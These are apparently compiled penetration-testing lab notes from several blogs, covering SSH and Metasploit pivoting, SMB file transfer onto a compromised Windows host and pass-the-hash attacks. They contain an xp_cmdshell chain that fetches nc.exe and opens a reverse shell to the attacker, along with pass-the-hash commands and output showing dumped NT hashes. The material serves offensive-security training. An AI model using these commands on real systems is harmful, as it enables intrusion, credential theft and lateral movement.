Now, you can point your browser at http://127.0.0.1, and it will forward traffic through your meterpreter session, and from there to a remote host, in this case 172.19.0.4 port 80.

The biggest drawback is that you'll need to add this for each port you want to tunnel.

Autoroute

If you are working in Metasploit, you can also background the session, and then use post/multi/manage/autoroute. The options are relatively straight forward:

```
msf post(multi/manage/autoroute) > options
Module options (post/multi/manage/autoroute):

Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
  NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
  SESSION                   yes       The session to run this module on.
  SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)
```

Give it the subnet you want to target, and the session you want to forward over, and run it, and then you can work against the subnet from within Metasploit as if you can talk directly to it.

Metasploit socks proxy

You can also use auxiliary/server/socks4a. This will allow you to route things through Metasploits routes as a proxy. So after settign up autoroute, you can create a socks proxy that will listen, route traffic to the appropriate session, and then send it from there. I don't have too much experience here, but it's something that would work if you work within Metasploit.

Reverse SSH

Most linux hosts will have an ssh client. And while it is less common on Windows, you can upload one (plink.exe is a stand-alone exe that is at /usr/share/windows-binaries/plink.exe on Kali). From there, you can ssh back to your attacker box with a -R flag, which will open up listening ports on your attacker box, that are forwarded through the tunnel and out the other side. This will also require you to create a tunnel for each target/port combination you want to talk to.

SSH Support Escape Sequences

If you're going to be creating tunnels over SSH, you're almost certainly going to need to change the tunnels or create new ones. That's really annoying, if it means disconnecting and reconnecting with new flags. SSH Control Sequences to the rescue. There's a post from Jeff McJunkin which describes this well. The sort version is, hit enter, then ~ (the tilde, top left of the US keyboard), then one of the characters to interact with the SSH session. The most useful is C, which opens the command prompt, and allows you to add in something like -D 9001, and then resumes the session.

So, for example, to add a port forward port 8080 from your local host to a target 10.3.3.3 on port 80, you'd do the following:

1. enter
2. ~C
3. At the ssh> prompt, -L 8080:10.3.3.3:80

It looks like this:

root@host:~$
ssh> -L 8080:10.3.3.3:80
Forwarding port.
root@host:~$

Summary

Pivoting into a network can be intimidating, but there are tools that will help. Consider what you can do directly from the beachhead host. Bring tools there to work from there. Try to get SSH access if you can. Use meterpreter where you can't.

If I missed any good techniques, please let a comment and let me know!

From <https://0xdf.gitlab.io/2018/11/02/pwk-notes-tunneling.html>

Overview

The goal here is to get easy file transfer to and from a compromised Windows host. To do this, we'll create an SMB share on our local box, and then connect to that share from the compromised Windows host. From there, we can copy files into the shared folder on either host, and then access them on the other host.

Server

Installation

The Impacket tool set comes pre-installed on Kali. If you don't have it for some reason, you can install it with apt install python-impacket. You can also clone the Secure Auth Corp Impacket git repo if you want the most up to date version.

Starting the Server

To get the server up and running on our local box, simple enter the following syntax:

impacket-smbserver.py shareName sharePath

- shareName - can be anything you want, but you'll need to know this in order to connect back to the share
- sharePath - the folder you want shared

Example

For example, I keep a tools directory with a bunch of common stuff I might need as I work though my labs:

root@kali:~/pwk# ls tools/
25912.exe cachedump.exe lonelypotato.exe ms11-046.exe MS14-002.exe MS14-070.exe nc.exe PwDump.exe wce32.exe windows-privesc-check2.exe
37049-32.exe ff.exe mimikatz MS11-046.exe MS14-070 MS14-070.rar plink.exe rottenpotato.exe wce64.exe winx86_meterpreter_80.exe
accesschk-2003-xp.exe fgdump.exe mimikatz.exe MS13-053.exe MS14-070_adduser nc64.exe Privesc sysinternals whoami.exe winx86_stageless_shell_80.exe
Others like to create an smb directory for each target and drop the necessary files into it.

Then I can share this directory as follows:

```
root@kali:~/pwk# impacket-smbserver smb tools/
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Client

Syntax

From the Windows host, we need to use the build in net use command to connect to our shared drive. Here's three examples of the syntax:

```
C:\>net use
C:\>net use \\[host]\[share name]
C:\>net use /d \\[host]\[share name]
```

The first command will list all currently connected shares. The second will create a connection to the named shared at the given host (in our case, typically an IP address). The third command will close that connection.

Once that runs, you can reference the share by it's full UNC path.

Examples

With Shell

Let's say we wanted to copy a privesc binary to the host. We could do the following.

Connect to the share:

```
C:\>net use \\10.11.0.XXX\smb
net use \\10.11.0.XXX\smb
The command completed successfully.
```

Copy the file:

```
C:\WINDOWS\Temp>copy \\10.11.0.XXX\smb\ms11-046.exe \windows\temp\a.exe
copy \\10.11.0.XXX\smb\ms11-046.exe \windows\temp\a.exe
        1 file(s) copied.
```

To Get Shell From RCE

In a different case, I only had access to a MySQL database, and wanted to get a full shell. I used xp_cmdshell to map my drive, copy nc to the host, and run it:

```
1> xp_cmdshell 'net use \\10.11.0.XXX\smb'
2> go
        output
        ----------------------------------------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------
        The command completed successfully.
        NULL
        NULL
(return status = 0)
1> xp_cmdshell 'copy \\10.11.0.XXX\smb\nc.exe \windows\temp\nc.exe'
2> go
        output
        ----------------------------------------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------
                1 file(s) copied.
                NULL
(return status = 0)
```

```
1> xp_cmdshell '\windows\temp\nc.exe -e cmd.exe 10.11.0.XXX 443'
2> go
```

Opsec Notes

Locally

When you run this server, you've created an unauthenticated share on the network that anyone can read and write to. That's why it's important not to share anything sensitive (like your notes directory), as someone could mess with or delete them.

It's also a good idea to take down the share when you're not using it.

You will be able to tell when a new host connects to your share, and when they disconnect:

```
[*] Incoming connection (10.11.1.X,3187)
[*] AUTHENTICATE_MESSAGE (\,USERNAME)
[*] User \USERNAME authenticated successfully
[*] :::00::4141414141414141
[*] Closing down connection (10.11.1.5,3187)
[*] Remaining connections []
```

On Target

There is an option to net use to allow you to reference a connected share by a new drive letter. To do this, just run:

```
C:\>net use p: \\10.11.0.X\smb
```

From there, you can go to that drive and it's easier to interact with. It's also very unsafe opsec. A user on the box is unlikely to see a mapped share, but might very well notice a new drive letter. The same goes for others in the labs with you attacking the same box. It's worth the extra trouble to just use the UNC path.

From <https://0xdf.gitlab.io/2018/10/11/pwk-notes-post-exploitation-windows-file-transfers.html>


This is a pretty quick tip, but still useful. When you SSH to a host, you may use the -D flag to setup "dynamic" application-level port forwarding. Basically, this flag makes your ssh client setup a SOCKS server on the port you specify:

```
1       ssh -D 1234 msfadmin@whatever.host
```

What you may not know, is that it's possible to send your Metasploit Framework exploits through this SSH session. To do so, just set the **Proxies** option. It's an Advanced option, so you will need to check the *Show Advanced Options* box in Armitage. The syntax is:

```
1       socks4:[host]:[port]
```

To send an attack through this SSH session, I would set **Proxies** to socks4:127.0.0.1:1234.
This came in hand at the North East Collegiate Cyber Defense Competition. We were able to get onto a student network through one Linux host. This Linux host could see another Linux host on the same network. Through this second Linux host, we were able to touch the team's domain controller. We had cracked several credentials earlier. Our last task was to verify if any of them worked through the domain controller. We fixed the team's DNS server and installed smbclient. Once we discovered one of our accounts could read the ADMIN$ share, we used ssh -D 8080 to get to the first server. We setup proxychains to go through this SOCKS host. We then used ssh -D 8081 to connect to the second server. From that point, we were able to point Proxies to socks4:127.0.0.1:8081 to psexec and executable to the domain controller. This executable delivered Cobalt Strike's Beacon, which gave us some post-exploitation capabilities. We held that domain controller for the rest of the event.



If you ever need to pivot an attack through an SSH session, the **Proxies** option will come in handy.

From <http://hackingandsecurity.blogspot.com/2016/07/pivoting-through-ssh.html>

Tunneling

Wednesday, January 2, 2019 3:33 PM

By far the easiest way to set up a simple connection proxy is to use the SSH tunneling feature of either PuTTY on Windows or SSH on Linux. This lets you establish connections to servers and ports that you might not be able to access (e.g. from work), as long as you can connect to your server's SSH service (e.g. myserver.com port 22). This might be for privacy reasons, to connect to MSN from work, to browse a blocked website, et cetera.

Update: To do this *without* an OpenSSH server, see Senka.

On Windows Machines

1. Download and open PuTTY
2. In the fields 'Address' and 'Port', enter the address and port for your SSH server
3. Go to 'Connection' -> 'SSH' -> 'Tunnels' on the left-hand side
4. In 'Source port', enter 31337, then click the button 'Dynamic' and then 'Add'
5. Go back to the main 'Session' screen
6. In the 'Saved Sessions' text box, enter e.g. "My Shell" and click 'Save'
7. Double-click "My Shell" to establish a connection, then log in to your shell
8. In any application that supports connecting through a proxy, set the following settings:

- Proxy type: **SOCKS 5**
- Proxy server: **127.0.0.1**
- Proxy port: **31337**

You can also set these as your global proxy settings in Windows (via 'Control Panel' -> 'Internet Properties' -> 'Connections' -> 'LAN settings' -> "Use a proxy server for your LAN" -> 'Advanced' -> 'Socks': 127.0.0.1:31337.
This will cause most applications to connect through the SSH tunnel to your server.
In the future, just open PuTTY and double-click "My Shell" to open your shell and activate the SSH tunneling.

On Linux Machines

9. Open a terminal
10. Enter e.g.: ssh -D31337 myuser@myserver.com -N
11. Log in to your shell
12. In any application that supports connecting through a proxy, set the following settings:


- Proxy type: **SOCKS 5**
- Proxy server: **127.0.0.1**
- Proxy port: **31337**

Alternatively, enter e.g.: ssh -L 31337:patrickmylund.com:80 myuser@myserver.com -N. Here, you specify the target host and port before-hand; the result is that all connections to **127.0.0.1** port **31337** will be tunneled through your server, **myserver.com**, using your username, **myuser**, to the target machine, **patrickmylund.com**, port **80**.
The SSH tunnel will stay active until you close the terminal window or hit CTRL+C (Linux), or close PuTTY (Windows).

From <http://hackingandsecurity.blogspot.com/2016/06/how-to-set-up-simple-ssh-tunneling.html>

Intro:

This mawlare set-up is a Linux VM and a Windows 10 VM, both are on a private virtual network. The Linux VM has a second network interface that is bridged to my local lan. Here's a diagram:



SSH tunneling - background

When it comes to SSH tunneling, there are three basic options to play with:

- `-L [local port]:[remote ip]:[remote port]` - Listen on `[local port] on the local host`, and send any traffic that port receives through the ssh tunnel, and then forwarded by the ssh remote host to `[remote ip]:[remote port]`
- `-R [remote port]:[dest ip]:[dest port]` - Listen on `[remote port]` on the remote host being sshed to, and forward and traffic through the ssh tunnel to the local host, which forwards it to `[dest ip]:[dest port]`
    - Note, this has to be enabled in the remote host's config, and is typically off by default
- `-D [port]` - Listen locally on `[port]`, and act as a SOCKS proxy, delivering traffic to the other end of the connection.

SSH Tunneling - in practice


So in this case, we'll solve the problem with two tunnels, both using `-L`:

- Using `putty`, ssh from the Windows malware host into the REMnux Linux host, with an equivilent of `-L 443:localhost:4443`
- Using `ssh`, ssh from the REMnux host to the kali host, using `-L 4443:10.10.10.X:443`

Windows –> REMnux

In putty, I'll use the GUI to set up the tunnels, as opposed to the command line switch.

Under "Session" –> "Connection" –> "SSH" –> "Tunnels", there's a section entitled "Add new forwarded port:". Below there, enter `443` for "Source port" and `localhost:4443` for "Destination". Leave the radio buttons on "Local" and "Auto", and hit the "Add" button. It'll look like this:



Then ssh into the host as normal.

This creates a listener on the Windows host on port 443, that will forward any traffic it receives to the REMnux host, which will take it and send it to localhost port 4443.

REMnux –> Kali

On REMnux, I'll run the command `ssh root@10.1.1.190 -L 4443:10.10.10.X:443` to connect to the Kali box. This creates a listener on port 4443, that takes any traffic it receives, and sends it through the ssh tunnel to the Kali box, who will take it and forward it to the HTB target (10.10.10.X, final octet hidden because this box is not yet retired) on port 443.


Visit the site

Now, I can open IE on the Windows host, and visit `https://127.0.0.1/` and see the site from the HTB target. Why? Because the web browser sends it's request to localhost port 443.

Putty is listening on Windows host 443, and passes it to REMnux (green tunnel), which forwards it to itself on port 4443.

ssh is listening on port 4443, and passed it to Kali (orange tunnel), and kali forwards it to the htb host.

The responses are tunneled automatically.



Alternative solution

One alternative I could have done was the following two tunnels:

- Win to REMnux with `-L 8080:localhost:8080`
- REMnux to Kali with `-D 8080`

Then configure my browser to use 127.0.0.1:8080 as a SOCKS proxy. Then I could just visit `https://10.10.10.X/` and the browser would first proxy the traffic through the kali box, and then visit the site.

Summary

Understanding how to use tunnels is critial if you are ever trying to move deeper into a network. Othertimes, you gain a foothold on a host, and can ssh in, and would like to access a service like a database or vnc that's only listening on localhost. SSH tunneling is cool tool to have.

Tunneling your traffic through another host

sshuttle -r root@$ip 10.10.10.0/24

Passing the Hash

Wednesday, January 2, 2019 3:33 PM

Long live PTH

Pass-the-hash has been around a long time, and although Microsoft has taken steps to prevent the classic PTH attacks, it still remains.

I'm not going to go into all the different ways you could recover a hash, but it's important to note the difference in certain types of hashes. In Part 1, I talked briefly about recovering a domain account hash using Responder. The recovered password hash is in the format "NetNTLMv2", which basically means it's a "salted" NTLM hash. (I say salted because it's a little easier to understand, but really it's a hashed response to a challenge). This type of hash *can not* be used with PTH. If you've recovered one of these hashes, all you can really hope for is to crack it offline or try to capture it again and perform an SMB relay attack (a topic for another post).

The types of hashes you *can* use with PTH are NT or NTLM hashes. To get one of these hashes, you're probably gonna have to exploit a system through some other means and wind up with SYSTEM privs. Then you can dump local SAM hashes through Meterpreter, Empire, or some other tool. Mimikatz will also output the NT hashes of logged in users.

For this scenario, we'll assume I compromised a machine through some exploit, got an Empire agent, ran Mimikatz and recovered some NT hashes of valid domain users:

```
(Empire: credentials/powerdump) > creds hash

Credentials:

  CredID  CredType   Domain          UserName        Host            Password
  ------  --------   ------          --------        ----            --------
  1       hash       cscou.lab       kbryant         ordws01         24cf95f179a809554d9b061ad76a2117
  2       hash       cscou.lab       ORDWS01$        ordws01         e52dc39162c056bdb37be0b8256219f0
  4       hash       cscou.lab       jhoyer          ordws02         3d97a8dbb659154487ea2411b212b88a
  5       hash       cscou.lab       ORDWS02$        ordws02         c148c279857007bad948d564b3465abd
  6       hash       cscou.lab       jhoyer          ordws01         3d97a8dbb659154487ea2411b212b88a
  7       hash       cscou.lab       kbryant         ordws01         24cf95f179a809554d9b061ad76a2117
  8       hash       cscou.lab       ORDWS01$        ordws01         e52dc39162c056bdb37be0b8256219f0
  10      hash       cscou.lab       jhoyer          ordws01         3d97a8dbb659154487ea2411b212b88a
  11      hash       cscou.lab       ORDWS01$        ordws01         e52dc39162c056bdb37be0b8256219f0
```

We now have NT hashes for two domain users: kbryant, and jhoyer.

Testing Logins with Hashes

CrackMapExec has become my go-to tool for quickly pentesting a Windows environment. I used it in an earlier post to test credentials across a network, but it also supports authenticating via PTH with NT hashes as well. To see if the "kbryant" hash can be used to authenticate anywhere on the network, use the -H option:

```
(CME)root@kali:/opt/CrackMapExec# crackmapexec 10.9.122.1/24 -u kbryant -H 24cf95f179a809554d9b061ad76a2117
06-05-2016 18:48:08 CME          10.9.122.10:445 ORDWS04         [*] Windows 6.1 Build 7601 (name:ORDWS04) (domain:CSCOU)
06-05-2016 18:48:08 CME          10.9.122.5:445 ORDWS01          [*] Windows 6.1 Build 7601 (name:ORDWS01) (domain:CSCOU)
06-05-2016 18:48:08 CME          10.9.122.7:445 ORDWS02          [*] Windows 6.3 Build 9600 (name:ORDWS02) (domain:CSCOU)
06-05-2016 18:48:08 CME          10.9.122.6:445 WIN7ATTACK       [*] Windows 6.1 Build 7601 (name:WIN7ATTACK) (domain:WIN7ATTACK)
06-05-2016 18:48:08 CME          10.9.122.100:445 DC1              [*] Windows 6.3 Build 9600 (name:DC1) (domain:CSCOU)
06-05-2016 18:48:08 CME          10.9.122.6:445 WIN7ATTACK       [-] WIN7ATTACK\kbryant 24cf95f179a809554d9b061ad76a2117 STATUS_LOGON_FAILURE
06-05-2016 18:48:08 CME          10.9.122.5:445 ORDWS01          [+] CSCOU\kbryant 24cf95f179a809554d9b061ad76a2117 (Pwn3d!)
06-05-2016 18:48:08 CME          10.9.122.7:445 ORDWS02          [+] CSCOU\kbryant 24cf95f179a809554d9b061ad76a2117 (Pwn3d!)
06-05-2016 18:48:08 CME          10.9.122.10:445 ORDWS04          [+] CSCOU\kbryant 24cf95f179a809554d9b061ad76a2117
06-05-2016 18:48:08 CME          10.9.122.100:445 DC1              [+] CSCOU\kbryant 24cf95f179a809554d9b061ad76a2117
```

It works and we authenticate as him and see that he's an admin on two different workstations.

Metasploit's smb_login can also be used with hashes to test credentials and see if a user is an Administrator. Metasploit requires the full NTLM hash, however, so you have to add the "blank" LM portion to the beginning: aad3b435b51404eeaad3b435b51404ee.

```
msf auxiliary(smb_login) > set smbdomain CSCOU
smbdomain => CSCOU
msf auxiliary(smb_login) > set smbuser kbryant
smbuser => kbryant
msf auxiliary(smb_login) > set smbpass aad3b435b51404eeaad3b435b51404ee:24cf95f179a809554d9b061ad76a2117
smbpass => aad3b435b51404eeaad3b435b51404ee:24cf95f179a809554d9b061ad76a2117
msf auxiliary(smb_login) > exploit

[*] 10.9.122.5:445        - 10.9.122.5:445 SMB - Starting SMB login bruteforce
[+] 10.9.122.5:445        - 10.9.122.5:445 SMB - Success: 'CSCOU\kbryant:aad3b435b51404eeaad3b435b51404ee:24cf95f179a809554d9b061ad76a2117' Administrator
[*] Scanned 1 of 3 hosts (33% complete)
[*] 10.9.122.9:445        - 10.9.122.9:445 SMB - Starting SMB login bruteforce
[-] 10.9.122.9:445        - 10.9.122.9:445 SMB - Could not connect
[*] Scanned 2 of 3 hosts (66% complete)
[*] 10.9.122.100:445      - 10.9.122.100:445 SMB - Starting SMB login bruteforce
[+] 10.9.122.100:445      - 10.9.122.100:445 SMB - Success: 'CSCOU\kbryant:aad3b435b51404eeaad3b435b51404ee:24cf95f179a809554d9b061ad76a2117'
[*] 10.9.122.100:445      - 10.9.122.100:445 SMB - Domain is ignored for user kbryant
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >
```

pth-toolkit and Impacket

Pretty much all of the tools I outlined in Part 1 can be used with NT hashes instead of passwords.


The "pth" suite contains a bunch of programs that have been patched to support authenticating with patches:

pth-net
pth-rpcclient
pth-smbclient
pth-smbget
pth-sqsh
pth-winexe
pth-wmic
pth-wmis


More info at the Github page here. *(sidenote: ha! i just noticed it's the same author as CrackMapExec. nice)*

I won't go into the tools again since they're the same, we're just using a Hash instead of a plaintext password now.

pth-winexe. The pth suite uses the format DOMAIN/user%hash:



Impacket. All the Impacket examples support hashes. If you don't want to include the blank LM portion, just prepend a leading colon:




Using Hashes with Windows

From within Windows, the two main tools to use with hashes are Impacket and Mimikatz.

I just found out recently that a researcher compiled all the Impacket examples to standalone Windows executables. If you can pull down the binaries onto your Windows system, you have all the amazing functionality of Impacket's examples from a Windows command prompt. Download the executables from here:

https://github.com/maaaaz/impacket-examples-windows

From my Windows attack box, I now have the same functionality as above:




Pretty slick.

PTH with Mimikatz

If you don't know already, Mimikatz is so much more than just a tool to dump passwords from LSASS memory. It has PTH functionality builtin and can be used with a hash to essentially "runas" another process.

From within a command prompt (or PowerShell if you're using Invoke-Mimikatz), run the sekurlsa::pth module and specify the user, domain and NTLM hash. This will pop open another cmd prompt as if you just successfully did a "runas" with the kbryant user.



We ran the pth module and a new command prompt opened up. We got a TGT for the "kbryant" user and can now run any Windows command as him.

From <http://hackingandsecurity.blogspot.com/2016/08/practical-usage-of-ntlm-hashes.html>

